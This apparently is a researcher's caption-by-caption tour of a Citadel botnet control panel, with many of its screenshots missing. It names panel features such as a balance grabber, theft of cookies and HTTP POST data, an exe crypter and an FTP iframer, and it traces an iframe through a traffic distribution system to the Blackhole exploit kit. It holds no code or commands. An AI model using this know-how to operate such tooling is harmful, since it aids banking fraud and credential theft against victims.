


With a reference to citadel.


Report:




Favorite reports:




Search in files:




Screenshot:




View videos:




CMD parser:



Neuromodel:



Edit:



Statistical method, Threshold value condition

Sum: The total number of matching reports ▼ < ▼ 1

Update


Select the statistical method to apply to the collected results
N points are given to a bot if ...
No: ... a report has met the criterion ;
sum: ... the number of matching reports exceeds the threshold value ;
days: ... the number of active days (with matching reports) exceeds the threshold value ;
avg/day: ... the average number of matching reports per day exceeds the threshold ;
avg/week: ... the average number of matching reports per week exceeds the threshold ;
days/week: ... the average number of active days (with matching reports) per week exceeds the threshold ;

Criterion


- Report contents ▼
- Bot: First report time
- Bot: Last report time
- Bot: Average weekly online time
- Report type
- Report contents**
- Installed software
- Running applications
- HTTP Visit URL
- HTTP POST data

- Sum: The total number of matching reports ▼
- No: Each match gives N points
- Sum: The total number of matching reports**
- Days: The number of days with matching reports
- Avg/Day: Average matches rate per day
- Avg/Week: Average matches rate per week
- Days/Week: Average active days per week

Links:



Balance grabber:



SHARON-PC_1F3D59E96522DF69

- Full information
- Activity**
- Today reports
- Reports for last 7 days
- All reports
- Files
- Cookies
- Remove from database
- Remove from database including reports
- Check socks
- Create new command

Config:

Update balance only up ✕

Time window between (http[s], balance) reports, seconds



Ignore URLs

Highlight URLs


Highlight amounts

Highlight notification (IID,...)


Activity:




Jabber notifier:




Notes:




Crypt exe:




FTP iframer:




Config:



Iframe lead on a Keitaros TDS who lead on malware:



That right, second one is a blackhole exploit kit.




Jérôme Segura of MalwareBytes have wrote about this one here:

